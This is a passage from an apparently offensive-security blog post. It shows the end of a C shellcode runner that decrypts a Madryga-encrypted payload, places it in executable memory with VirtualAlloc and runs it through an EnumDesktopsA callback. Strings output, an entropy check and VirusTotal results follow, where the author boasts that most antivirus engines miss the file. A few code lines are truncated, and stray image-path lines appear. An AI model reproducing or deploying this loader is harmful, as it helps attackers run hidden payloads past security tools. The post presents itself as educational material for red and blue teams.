  }

  printf("encrypted shellcode: ");
  for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  for (int i = 0; i < pad_len / 8; i++) {
    madryga_decrypt_shellcode(padded + i
  }

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++
    printf("%02x ", padded[i]);
  }

  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);
  return 0;
}
```

win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox

madryga.exe:4604 Properties

Printable strings found in the scan:

```
XAYZ>H
roj
Meow-meow!
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDEF
Argument singularity (SIGN)
_matherr(): %s in %s(%g, %g)  (retval=%g)
Mingw-w64 runtime failure:
Address %p has no image-section
VirtualQuery failed for %d bytes at address %p
VirtualProtect failed with code 0x%x
Unknown pseudo relocation protocol version %d.
Unknown pseudo relocation bit size %d.
(null)
NaN
Inf
Infinity
NaN
```

=^..^=


Meow-meow!

```
g Set   PID  Description
340 K  2960 CTF Loader
668 K  2564 Windows Exp
004 K  5680 Windows Sec
452 K  5800 VirtualBox Gu
704 K  5856 Microsoft One
840 K  5292 Windows Pow
200 K  4788 Console Wind
988 K  4604
212 K   664 Sysinternals F
616 K  6928 Sysinternals F
816 K   484 Microsoft Wir
092 K  3104 Host Process
208 K  3520 Windows She
948 K  3648 Search and C
420 K  3748 Runtime Brok
140 K  3972 Application Fr
```

12:05 PM
3/9/2023


Calc entropy:

```
python3 entropy.py -f ./madryga.exe
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_
└─$ python3 entropy.py -f ./madryga.exe
.text
        virtual address: 0x1000
        virtual size: 0x70e8
        raw size: 0x7200
        entropy: 6.271638436389421
.data
        virtual address: 0x9000
        virtual size: 0x100
        raw size: 0x200
        entropy: 1.2481384552185402
.rdata
        virtual address: 0xa000
        virtual size: 0xf20
        raw size: 0x1000
        entropy: 5.115433650595621

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_
└─$ 
```

Let’s go to upload this sample to VirusTotal:



17 security vendors and no sandboxes flagged this file as malicious

7c4c827e735c5423e4e476f60833bd4e0fca4d0b15e54fa0ad2f6bd529213432
madryga.exe
peexe 64bits assembly

40.50 KB
Size

2023-03-09 17:13:42 UTC
a moment ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label shellcode/marte

Family labels shellcode marte

Security vendors' analysis

Do you want to automate checks?

| | | | |
|---|---|---|---|
| Acronis (Static ML) | Suspicious | ALYac | Generic.ShellCode.Marte.F.CBD7A814 |
| Arcabit | Generic.ShellCode.Marte.F.CBD7A814 | BitDefender | Generic.ShellCode.Marte.F.CBD7A814 |
| CrowdStrike Falcon | Win/malicious_confidence_90% (D) | Cynet | Malicious (score: 100) |
| Elastic | Malicious (high Confidence) | Emsisoft | Generic.ShellCode.Marte.F.CBD7A814 (B) |
| eScan | Generic.ShellCode.Marte.F.CBD7A814 | ESET-NOD32 | A Variant Of Win64/ShellcodeRunner.JA |
| GData | Generic.ShellCode.Marte.F.CBD7A814 | Google | Detected |
| Ikarus | Trojan.Win64.Rozena | MAX | Malware (ai Score=86) |
| Symantec | Meterpreter | Trellix (FireEye) | Generic.ShellCode.Marte.F.CBD7A814 |
| VIPRE | Generic.ShellCode.Marte.F.CBD7A814 | AhnLab-V3 | Undetected |
| Alibaba | Undetected | Antiy-AVL | Undetected |
| Avast | Undetected | AVG | Undetected |

https://www.virustotal.com/gui/file/7c4c827e735c5423e4e476f60833bd4e0fca4d0b15e54fa0ad2f6bd529213432/detection

**As you can see, only 17 of 69 AV engines detect our file as malicious**

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

MITRE ATT&CK: T1027
AV evasion: part 1
AV evasion: part 2
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
*PS. All drawings and screenshots are mine*